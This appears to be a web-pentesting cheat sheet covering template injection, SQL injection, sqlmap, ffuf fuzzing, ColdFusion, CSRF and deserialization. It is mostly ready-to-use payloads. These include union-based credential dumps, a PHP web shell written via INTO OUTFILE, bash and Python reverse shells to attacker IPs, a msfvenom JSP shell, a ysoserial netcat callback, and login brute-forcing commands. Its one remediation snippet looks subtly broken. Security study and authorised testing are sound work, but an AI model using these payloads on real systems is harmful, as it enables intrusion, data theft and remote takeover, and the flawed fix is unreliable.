SSTI is a server side exploit in which user input is parsed directly to the template engine without validation.
Example Template engine code

```
from flask import Flask,
render_template_string
app = Flask(__name__)
@app.route("/profile/<user>")
def profile_page(user):
        template = f"<h1>Welcome to the
profile of {user}!</h1>"
        return
render_template_string(template)
        app.run()
```

This code creates a template string, and concatenates the user input into it. This way, the content can be loaded dynamically for each user, while keeping a consistent page format
An insecure implementation of the template would allow direct user input as shown above. The user input is directly concatenated therefore the engine will interpret that without checks.

Detection

Most template engines use the below characters

```
${{<%[%'"}}%
{{2+2}}
```

To fuzz the web application, find an entry point in the URL and replace it with the characters one followed by the another
Example

```
https://example.com/products/page
Fuzzing:
https://example.com/products/$
https://example.com/products/${
```

We continue untill we receive an error or some characters disappera from the output. Most of the time, the error message displays the template engine used.

```
`{{` - Used to mark the start of a print
statement
`}}` - Used to mark the end of a print
statement
`{%` - Used to mark the start of a block
```

```
statement
`%}` - Used to mark the end of a block
statement
'{#' - Used to start a comment
```

Examples of detection payloads

```
{{7*7}}
Would return 49 if vulnerable
```

```
{{html "Hi"}}
Would return Hi if vulnerable
```

To print the current objects passed into the template.

```
{{ . }}
```

DebugCmd is a function that sometimes used in template engines.

```
{{ .DebugCmd "id" }}
This would return the id of the user
```

Exploitation

Python payload

```
{{
self._TemplateReference__context.cycler.__in
it__.__globals__.os.popen('id').read() }}
```

Example remediation code [look at line numbre 8]

```
from flask import Flask,
render_template_string

app = Flask(__name__)

@app.route("/profile/<user>")

def profile_page(user):
        user = re.sub("^[A-Za-z0-9]", "",
user)
        template = f"<h1>Welcome to the
profile of {{user}}!</h1>"
        return
render_template_string(template)
        app.run()
```

Content Enumeration

Robots.txt

The robots.txt file contains information about which pages crawlers are allowed to index. This can reveal pages not seen when browing normally.

Sitemap.xml

It contains a map of the website content using URLs. It lists also URLs of old content

HTTP Headers

Interacting with http headers can reveal information about the webserver version, php version if any and other useful details that you can use to search for an exploit

page source

Page source can reveal much information about the site structure and also the web framework it uses

Wappalyer

https://www.wappalyzer.com/
It reveals information about the web framework and the type of content management system used.

```
curl -v example.com
```

SQL Injection

SQL Injection in search fields

Lets say the search page is handled by a file named sql.php and the parameter is search.
Sql.php?search=pentesting
First thing we try is to search with single quote ‘

```
Sql.php?search=’
```

If it returns an error, then we know its vulnerable.
Our next step is to determine the number of columns starting from running a normal query on the search box to get an idea.
Finding the number of columns:

```
Sql.php?search=test’ ORDER BY 1-- -
```

or

```
Sql.php?search=' ORDER BY 1--
```

We keep incrementing the number until we hit an error which indicates the number of columns.
Then we search for something similar to that below:

```
Sql.php?search=pentesting’ union select
1,1,1,1,1,1,1#
```

Or

```
Sql.php?search =' and 1 = 0 union all select
1,1,1,1,1,1,1 from information_schema.tables
where 1=0 or 1=1-- '
```

We continue adding ‘1’s until we don’t receive any error from the page.
Only then we know how many columns by counting the ‘1’s.
Then we try to find the database name, table names, columns of target table

```
Sql.php?search=pentesting’ union select
1,database(),@@version,1,1,1,1#
```

Or

```
Sql.php?search =' and 1 = 0 union all select
1,database(),@@version,1,1,1,1 from
```

```
information_schema.tables where 1=0 or 1=1--
'
```

```
Sql.php?search=pentesting’ union select
1,table_name,1,1,1,1,1 from
information_schema.tables#
```

Or

```
Sql.php?search =' and 1 = 0 union all select
1,table_name,1,1,1,1,1 from
information_schema.tables where 1=0 or 1=1--
'
```

```
Sql.php?search=pentesting’ union select
1,column_name,1,1,1,1,1 from
information_schema.columns where
table_name=’users’#
```

Or

```
Sql.php?search =' and 1 = 0 union all select
1,column_name,1,1,1,1,1 from
information_schema.columns where table_name
= 'users'-- '
```

```
Sql.php?search=pentesting’ union select
1,login,user,password,1,1,1 from users#
```

Or

```
Sql.php?search = ' and 1=0 union all select
1,login,password,secret,email,admin,7 from
users-- -
```

```
Sql.php?search=pentesting’ union select 1, "
<?php echo shell_exec($_GET['cmd'])?
>",1,1,1,1,1 into outfile
"/var/www/html/shell3.php"#
```

Or

```
Sql.php?search= ' and 1=0 union all select
1, "<?php echo shell_exec($_GET['cmd'])?
>",1,1,1,1,1 into outfile
"/var/www/html/shell3.php"#
```

Another method after finding the number of columns.

Lets say we found there are three columns, we would continue this way:

```
searchitem=test' UNION SELECT 1,2,3-- -
```

```
searchitem=test' UNION SELECT 1,(select
group_concat(SCHEMA_NAME) from
INFORMATION_SCHEMA.SCHEMATA),3-- -
```

The SCHEMATA table specifically contains the names of databases MySQL knows about.

```
searchitem=test' UNION SELECT 1,(select
group_concat(TABLE_NAME) from
INFORMATION_SCHEMA.TABLES WHERE TABLE_SCHEMA
= 'db'),3-- -
```

```
searchitem=test' UNION SELECT 1,(select
group_concat(COLUMN_NAME) from
INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME
= 'users'),3-- -
```

```
searchitem=test' UNION SELECT 1,(select
username from db.users),3-- -
```

```
searchitem=test' UNION SELECT 1,(select pwd
from db.users),3-- -
```

Another method to finding the number of columns and proceeding further:

```
' UNION select 1 from
information_schema.tables #
' UNION select 1,2 from
information_schema.tables #
' UNION select 1,2,3 from
information_schema.tables #
```

The one that returns a correct output is the one that indicates the number of columns
Proceeding

```
' UNION select 1,table_schema,table_name
from information_schema.tables #
```

```
' UNION select 1,table_name,column_name from
information_schema.columns #
```

```
' UNION select 1,username,pwd from users #
```

SQL Injection in URL Parameters

Say we have the below URL:

```
http://domain.com/profile?id=1
```

First we produce an error with either ['] or ["] and see how the web app reacts.
The next step is to determine the number of columns. An example payload for that is below

```
1 UNION SELECT 1,2,3
```

You need to keep adding numbers untill there is no error back as an output. Once there is no error, your last query dictates the number of columns.
Next step is to start crafting your payloads to dumps columns and tables from the database. Make sure to change the URL id to a non-existent value like [0] in the above case.
Example payload to determine the database type assuming we got three columns.

```
0 UNION SELECT 1,2,database()
```

Example payload to display tables

```
0 UNION SELECT 1,2,group_concat(table_name)
FROM information_schema.tables WHERE
table_schema = 'sqlihacked'
```

Example payload to display columns of the table [sqlihacked]

```
0 UNION SELECT 1,2,group_concat(column_name)
FROM information_schema.columns WHERE
table_name = 'sqlihacked'
```

Example payload to dump username and password from table [users] in [sqlhacked]

```
0 UNION SELECT
1,2,group_concat(username,':',password
SEPARATOR '<br>') FROM users
```

Boolean SQL Injection - Blind

Note: Boolean based SQL Injection is normally tedious and requires a lot of manual guessing hence you can use SQLmap instead if you needed.
In the blind sql injection, there is no error message returned back as an output hence we can't know if there is sql injection vulnerability.
Boolean means that the response is either [true] or [false].
In real world scenario, [false] means no data returned back as a response and [true] is returned when the response contains data.
The aim in this type of sql injection is to return [true]

so that we retrieve data.
Say we have the URL below

```
http://domain.com/profile?id=1
```

The corresponding SQL query for that is below

```
select * from profiles where id = '%1%'
LIMIT 1;
```

To find a sql injection vulnerability, first we need the number of columns in this table. We would start with a payload like below

```
0' UNION SELECT 1;--
```

With the same method, we keep increasing numbers untill no error is returned which determines the number of colums.
Once we determine the number of columns, we can start crafting payloads to enumerate the database.

```
0' UNION SELECT 1,2,3 where database() like
's%';--
```

In the above example, we used the [like] operator to look for the entries where there is a database whose

name starts with [s]. Since this is boolean based, we need to use the [like] statement in order to adhere to the [true] and [false] forms of output.
In order to find the database name, we need to keep adding and rotating between characters untill we receive a response containing the database name.
The next payload would look like the one below

```
0' UNION SELECT 1,2,3 where database() like
'sq%';--
```

Suppose you were able to find the database name and it was [dbhacked] then you will need to dump its tables.

```
0' UNION SELECT 1,2,3 FROM
information_schema.tables WHERE table_schema
= 'dbhacked' and table_name like 'a%';--
```

With the same manner, keep adding characters untill you hit a response containing table name. Suppose you found a table named [users]. You want to dump its columns.

```
0' UNION SELECT 1,2,3 FROM
information_schema.COLUMNS WHERE
TABLE_SCHEMA='dbhacked' and
```

```
TABLE_NAME='users' and COLUMN_NAME like
'a%';
```

Supposed you found column [username] and [password] then to dump them use below payload to find the users

```
0' UNION SELECT 1,2,3 from users where
username like 'a%
```

Suppose you found a username called [admin] then use the below to dump its password.

```
0' UNION SELECT 1,2,3 from users where
username='admin' and password like 'a%
```

Time-based SQL Injection - Blind

In the time based, we rely on the time the webserver takes to send a response back to us. We can define a number of seconds in the SQL query that if the server takes the same time to respond, we conclude that it's vulnerable to SQL injection.
Take the same URL

```
http://domain.com/profile?id=1
```

As you know first we aim to find the number of columns. Then an example payload is the one below

```
0' UNION SELECT SLEEP(5),2;--
```

If the above one took 5 seconds of the webserver to respons, we knew then we have two columns. This means your criteria of a correct query is the time you defined with the [sleep] function.

SQL Injection in Login forms

When it comes to login forms, we can try the following SQL payloads manually first in the username or password field or both together. The objective is to login as admin to the site.

```
root' or 1=1##

" OR "1"="1

' or 1=1 -- #

1' or '1'='1

' or 1=1;-- -
' or ''='

' or 1--

') or true--

" or true--

") or true--

')) or true—

admin")) -- -
```

Note: in some scenarios, the username or password field are injectable but doesn't necessarily lead to admin access. If you manage to find one of the login fields to be injectable but not able to login as admin, you can start sqlmap to leak information and dump database entries.

Second Order SQL Injection

#Its the type of injection that occurs on a different page than the page where the SQL payload was inserted.

#Say you have a login form [login.php] and another page on the website such as [products.php]. In second order SQL injection, If you try to inject the login forms with SQL payloads, the website will store the queries in the database but won't execute them untill you visit the [products.php] page where the SQL payload you insterted earlier will get executed.

#So one rule of thumb in that type of SQL injection is to register a regular user and test out all other pages of the web application.

#This type of SQL injection can be exploited by using a SQL payload as a username to register with so that the payload gets executed at every other page in the website where it uses the username.

#You could register as many usernames as you want using different SQL payload every time to return the structure of the database along with dumping all sensitive database records.

#Example usernames you can use to register with

```
b') -- - [used to invoke a sql error]

') UNION SELECT table_name, table_schema
FROM information_schema.columns #
[displaying table-names]

') UNION SELECT table_name, column_name FROM
information_schema.columns # [displaying
column names]

username:') UNION SELECT username, password
from users # [Dumping username and password
records from userstable]
```

Don't forget that these payloads won't get executed untill you visit the vulnerable page.

Visit [SQL injection with SQLmap] to know how to do this with [sqlmap]

Bypassing SQL Filters

UNION Filters

Lets say we are testing a login form and it returns an error whenever we try to execute UNION SELECT.

This suggest that there is a WAF filtering the queries so we would use Union instead.

```
Email=’ UNion select 1,2,3,concat(command,
"@test.com") -- -
```

```
Email=' UNion select
1,2,3,concat(table_name, "@test.com") FROM
information_schema.tables where
table_schema="databasename" limit 1,1 -- -
```

```
Email=' UNion select
1,2,3,concat(column_name, "@test.com") FROM
information_schema.columns where
table_name="tablename" limit 2,1 -- -
```

```
Email= ' UNion select 1,2,3,concat(password,
“@test.com”) FROM tablename limit 1,1 -- -
```

You can also use [GROUP_CONCAT] instead of [concat] as it combines entire column in one result.

#Example [union] filter is below

```
if(strpos($user,"UNION") ||
strpos($user,"INFORMATION_SCHEMA") ||
strpos($user,"union") ) {
```

```
echo "Error"; die;
}
```

Notice that the filter prohibits [“UNION”, “INFORMATION_SCHEMA”, and “union”] as characters hence if you modify on the [union] command a bit you can easily bypass it.

SQL Injection with sqlmap

Grabbing the Database software

```
root@kali: sqlmap -u example.com/product/14*
--banner
```

we put star as the vulnerable parameter is not clear to us
or

```
root@kali:sqlmap -r req.txt --current-db
```

Listing Tables

```
root@kali: sqlmap -u catalog.sph-
assets.com/product/14* --tables
```

or

```
root@kali:sqlmap -r request.txt -D social --
tables
```

Dump entries from a specific table

```
root@kali: sqlmap -u example.com/product/14*
-T users_field_data –dump
```

Dumping specific columns from a table

```
root@kali:sqlmap -r request.txt -D social -T
users -C username,email,password --dump
```

Writing SSH keys with sqlmap to the remote host to have SSH access (you need to create your key pairs first locally before transferring them to the remote host)

```
root@kali: sqlmap -u example.com/product/14*
--file write=/root/.ssh/id_rsa.pub –file
destination=/home/mysql/.ssh/
```

Next, try to connect with your private key:

```
root@kali: ssh -i /home/.ssh/id_rsa.priv
mysql@example.com
```

Capturing the request with burpsuite of the login form or search form and feeding it to sql map

```
root@kali:sqlmap -r request.txt –dump-all –
level=5 –risk=3
```

Or we can let sqlmap automate the selection of the form parameters as below

```
root@kali:sqlmap -u
http://domain.com/login.php --forms --dump
```

Grabbing os shell after exploitation

```
root@kali:sqlmap -r request.txt –dump-all –
level=5 –risk=3 --os-shell
```

And then from os-shell to nc shell:

```
os-shell> bash -c 'bash -i >&
/dev/tcp/10.10.14.2/4444 0>&1'
```

OS-shell to Python shell

```
python3 -c` `'import
socket,subprocess,os;s=socket.socket(socket.
AF_INET,socket.SOCK_STREAM);s.connect(("my-
own-ip",4444));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/b
in/sh","-i"]);'
```

Instructing sqlmap to try and bypass WAF

```
root@kali:sqlmap -r req.txt --current-db --
tamper=space2comment
```

Using SQLmap for second order SQL injection

Generally If you a login page is the first page you are trying SQL injection against then the structure of the command looks in most scenarios similar to the one below:

```
sqlmap --technique=U -r login.request --dbms
mysql --second-order
'http://domain.com/page.php' -p user
```

[--technique=U] Use all available classes of injection techniques (boolean-based,error-based,time-base,etc..)
[--second-order=http://domain.com/page.php] This where SQL map will check for the results of the injected payloads and this is the vulnerable page to sql injection. ***Check the theory of second order sql injection to understand how this works***
[-p user] the vulnerable parameter is user in this case
[-r login.request] the is the login request captured by BurpSuite.

Using SQLmap with tamper script

A tamper script allows you to do programmatic changes to all the request payloads sent by SQLmap. This is useful when you need a different cookie for every request you send to the web application.
You can use a tamper script by using the option [--tamper [path to the script]]

Using sqlmap for blind SQL Injection

Blind SQL Injection is when you don't know the output of the injectable payload or when the output changes based on different input.
In sqlmap, we have two options to process changing output:
[--string=STRING] is used when the query, payload or input results in TRUE output such as "user exists but password is incorrect"
[--not-string] is used when the query, payload or input results in FALSE such as "wrong username"
Depending on the scenario and the field that we are injecting, we can select certain output and use the option [--string=the_true_output] in our sqlmap command.
#Example
In a login form, you would either inject the username or password field.
So **first case** is if the username and password are wrong, the response would get

```
Try Again
```

Second case if the username is correct and password is wrong you would get

```
 Wrong password
Wrong credentials
```

So the output is chaging here depending on the username field which means if we want to test the login form for SQL Injection we need to use the option [--string="Wrong password"] or [--string="Wrong credentials"].
#A #complete sqlmap command for the username field would like the below

```
sqlmap -r login.request --level 5 --risk 3 --batch --string "Wrong credentials" --dump
```

Don't forget to capture the login request with Burpsuite and save it to a file [login.request]

Enumerating web application directories

Dirbuster

```
root@kali:dirb http://10.5.5.25:8080/ -w
 ### -w: to continue enumerating past the warning messages
```

Gobuster

```
root@kali:gobuster dir -u ‘url’ -w [path-to-wordlist]
```

Enumerating Extensions

```
ffuf -u http://MACHINE_IP/indexFUZZ -w
/usr/share/seclists/Discovery/Web-
Content/web-extensions.txt
```

Enumerating Directories

```
ffuf -u http://MACHINE_IP/FUZZ -w
/usr/share/seclists/Discovery/Web-
Content/big.txt
```

Enumerating Files

```
ffuf -u http://MACHINE_IP/FUZZ -w
/usr/share/seclists/Discovery/Web-
Content/raft-medium-words-lowercase.txt -e
.php,.txt
```

Filtering for 403 status codes

```
ffuf -u http://MACHINE_IP/FUZZ -w
/usr/share/seclists/Discovery/Web-
```

```
Content/raft-medium-files-lowercase.txt -fc
403
```

Showing only 200 status codes

```
ffuf -u http://MACHINE_IP/FUZZ -w
/usr/share/seclists/Discovery/Web-
Content/raft-medium-files-lowercase.txt -mc
200
```

Fuzzing parameters

```
 ffuf -u 'http://MACHINE_IP/sqli-labs/Less-
1/?FUZZ=1' -c -w
/usr/share/seclists/Discovery/Web-
Content/burp-parameter-names.txt -fw 39
```

Numeric wordlist as STDOUT

```
$ for i in {0..255}; do echo $i; done | ffuf
-u 'http://MACHINE_IP/sqli-labs/Less-1/?
id=FUZZ' -c -w - -fw 33
```

Enumerating users

```
ffuf -w
/usr/share/wordlists/SecLists/Usernames/Name
s/names.txt -X POST -d
"username=FUZZ&email=x&password=x" -H
"Content-Type: application/x-www-form-
urlencoded" -u
http://domain.com/customers/signup -mr
"username already exists"
```

Note that login form parameters may change so adjust the command accordingly.

Brute Forcing passwords in login forms

```
ffuf -u http://MACHINE_IP/sqli-labs/Less-11/
-c -w /usr/share/seclists/Passwords/Leaked-
Databases/hak5.txt -X POST -d
'uname=Dummy&passwd=FUZZ&submit=Submit' -fs
1435 -H 'Content-Type: application/x-www-
form-urlencoded'
```

OR

```
ffuf -w
valid_usernames.txt:W1,/usr/share/wordlists/
SecLists/Passwords/Common-Credentials/10-
```

```
million-password-list-top-100.txt:W2 -X POST
-d "username=W1&password=W2" -H "Content-
Type: application/x-www-form-urlencoded" -u
http://MACHINE_IP/customers/login -fc 200
```

Note that login form parameters may change so adjust the command accordingly.

WEBDAV

WEBDAV is an extension to http protocol used for collaboration between teams to edit and manage files on a web server. Configuration files normally located at

```
/etc/apache2/sites-enabled/000-default.conf
```

And you can find the web server files under

```
/var/www/html/
```

To manage files on WebDav we use [cadaver] to perform download,upload,create and delete operations.
#Example Upload a file

```
cadaver http://domain.com/webdav/
```

After connecting, issue the below command

```
dav:/webdav-directory/> put /file.php
```

[webdav-directory] is the directory of the webdav in the destination web server.

Adobe ColdFusion

In Adobe coldfusion, we always try to find an exploit for an outdated version of it. If you managed to get access to the admin panel of coldfusion then your very next step is to add a scheduled task which executes a reverse shell.
From the admin interface

```
Debuggingandlogging > add a scheduled task.
```

Adobe cold fusion is written in Java so your payload that you will upload needs to be in Java.

```
msfvenom -p java/jsp_shell_reverse_tcp
LHOST=[your-ip] LPORT=[your-port] -f raw >
payload.jsp
```

Trigger the payload by visiting
[domain.com/CFIDE/payload.jsp]

While you create the scheduled task, you can define the location of the payload.

CSRF

Cross site request forgery is a type of web application flaw that lets us send requests on behalf of users on a vulnerable site such as making them change their password to one of our choosing with them knowing about it.
To execute CSRF, we follow below steps

```
1- Create an attacker page. It could be
anything you want
2- Spot the vulnerable site
3- Pick a target action. For example, we may
be interested in making users on the target
site send a password change request without
them knowing therefore our target will be
the password change form
4-Copy the password change form using the
browser developer tools
5- Embed the password change code in your
attacker site
6- send the link of the final page to your
target :)
```

Insecure Deserialization

#Serialization is defined as the process of converting and often encoding an object into another data format such as string in JSON or byte-stream in Java.
#Deserialization is the inverse of serialization.
The purpose of serialization and deserialization is to store the object for later use.
After the object is serializaed, it can be used in any other platform so it's platform independent.
#Insecure-Deserialization happens when the attacker sends a [serialized data] ,meaning the data in a form the application can parse, that don't get validated and executed by the application.
#Examples
#Cookie-manipulation
Cookie manipulation is a process in which attackers change the value of the cookie into another one that corresponds to higher privileges. If the web application doesn't check on the cookies sent by the attackers, the attackers will be able to elevate privileges.
#Code-Execution

Java Insecure Deserialization

Applications written in Java and performs unsafe deserialization of objects can be exploited to perform system commands

ysoserial POC Tool

```
https://github.com/frohoff/ysoserial
```

This tool can be used to generate POC payloads. Syntax Below

```
java -jar ysoserial.jar [payload-type]
[command] > output-file
```

All payloads can be seen by viewing the help menu

```
java -jar ysoserial.jar
```

Example payload to connect back to a netcat listener.

```
java -jar ysoserial-master-v0.0.4-g35bce8f-
67.jar Groovy1 'nc [your-ip] [your-port]' >
payload.bin
```

Deserialization in Web Applications

Using BurpSuite

You can use the below Burp extension that performs scanning on the web application.

```
https://github.com/federicodotta/Java-
Deserialization-Scanner
```

After you add the extension, you can use it while you are at the [intruder]. It shows up on its own tab.

PHP Insecure Deserialization

In php, the deserialization is performed with [unserialize()] function. If data passed to this function isn't serialized, it allows for a multitude of attacks such as command injection, SQL injection, DOS,etc.

PHPGGC: PHP Generic Gadget Chain Tool

Link Below


```
https://github.com/ambionics/phpggc
```

This tool generates payloads if you don't have access to the source code of the web application. Depending on the framework of the web application, the syntax for generating payload differs.

You can view all supported frameworks with the below command

```
./phpggc -l
```

The figure below shows a snippet of the output



```
$ ./phpggc -l

Gadget Chains
-------------

NAME                                      VERSION                            TYPE                   VECTOR
CakePHP/RCE1                              ? <= 3.9.6                         RCE (Command)          __destruc
CakePHP/RCE2                              ? <= 4.2.3                         RCE (Function call)    __destruc
CodeIgniter4/RCE1                         4.0.0-beta.1 <= 4.0.0-rc.4         RCE (Function call)    __destruc
CodeIgniter4/RCE2                         4.0.0-rc.4 <= 4.0.4+               RCE (Function call)    __destruc
CodeIgniter4/RCE3                         -4.1.3+                            RCE (Function call)    __destruc
Doctrine/FW1                              ?                                  File write             __toStrin
Doctrine/FW2                              2.3.0 <= 2.4.0 v2.5.0 <= 2.8.5     File write             __destruc
Dompdf/FD1                                1.1.1 <= ?                         File delete            __destruc
Dompdf/FD2                                ? < 1.1.1                          File delete            __destruc
Drupal7/FD1                               7.0 < ?                            File delete            __destruc
Drupal7/RCE1                              7.0.8 < ?                          RCE (Function call)    __destruc
Guzzle/FW1                                6.0.0 <= 6.3.3+                    File write             __destruc
Guzzle/INFO1                              6.0.0 <= 6.3.2                     phpinfo()              __destruc
Guzzle/RCE1                               6.0.0 <= 6.3.2                     RCE (Function call)    __destruc
Horde/RCE1                                <= 5.2.22                          RCE (PHP code)         __destruc
Kohana/FR1                                3.*                                File read              __toStrin
Laminas/FD1                               <= 2.11.2                          File delete            __destruc
Laminas/FW1                               2.8.0 <= 3.0.x-dev                 File write             __destruc
Laravel/RCE1                              5.4.27                             RCE (Function call)    __destruc
Laravel/RCE2                              5.4.0 <= 8.6.9+                    RCE (Function call)    __destruc
Laravel/RCE3                              5.5.0 <= 5.8.35                    RCE (Function call)    __destruc
Laravel/RCE4                              5.4.0 <= 8.6.9+                    RCE (Function call)    __destruc
Laravel/RCE5                              5.8.30                             RCE (PHP code)         __destruc
Laravel/RCE6                              5.5.* <= 5.8.35                    RCE (PHP code)         __destruc
Laravel/RCE7                              ? <= 8.16.1                        RCE (Function call)    __destruc
Laravel/RCE8                              7.0.0 <= 8.6.9+                    RCE (Function call)    __destruc
Magento/FW1                               ? <= 1.9.4.0                       File write             __destruc
Magento/SQLI1                             ? <= 1.9.4.0                       SQL injection          __destruc
Monolog/RCE1                              1.4.1 <= 1.6.0 1.17.2 <= 2.2.0+    RCE (Function call)    __destruc
Monolog/RCE2                              1.4.1 <= 2.2.0+                    RCE (Function call)    __destruc
Monolog/RCE3                              1.1.0 <= 1.10.0                    RCE (Function call)    __destruc
Monolog/RCE4                              ? <= 2.4.4+                        RCE (Command)          __destruc
Monolog/RCE5                              1.25 <= 2.2.0+                     RCE (Function call)    __destruc
Monolog/RCE6                              1.10.0 <= 2.2.0+                   RCE (Function call)    __destruc
Monolog/RCE7                              1.10.0 <= 2.2.0+                   RCE (Function call)    __destruc
Phalcon/RCE1                              <= 1.2.2                           RCE                    __wakeup
```

For every Gadget there is the type of exploitation. Afte determining the framework and type of exploitation you want to conduct, you can get more info about it with the command below

```
./phpggc -i monolog/rce1
```

This will display information about the gadget and its exploit along how to generate a payload by supplying the required parameters.

After selecting the gadget and exploit type, we generate its payload.

```
./phpggc monolog/rce1 assert 'phpinfo()'
```

Node JS Deserialization

In node.js, the [unserialize()] function is used to perform deserialization in node-serialize module. When an untrusted input is passed to it, the chance of RCE increases tremendously.

So what happenes is when you send the cookie is sent as a JSON-base64 encoded value, it gets deserialized by [unserilizae()] and then executed.

To exploit this kind of vulnerability, we will need to build a JSON payload that achieves RCE and encode it in base64.

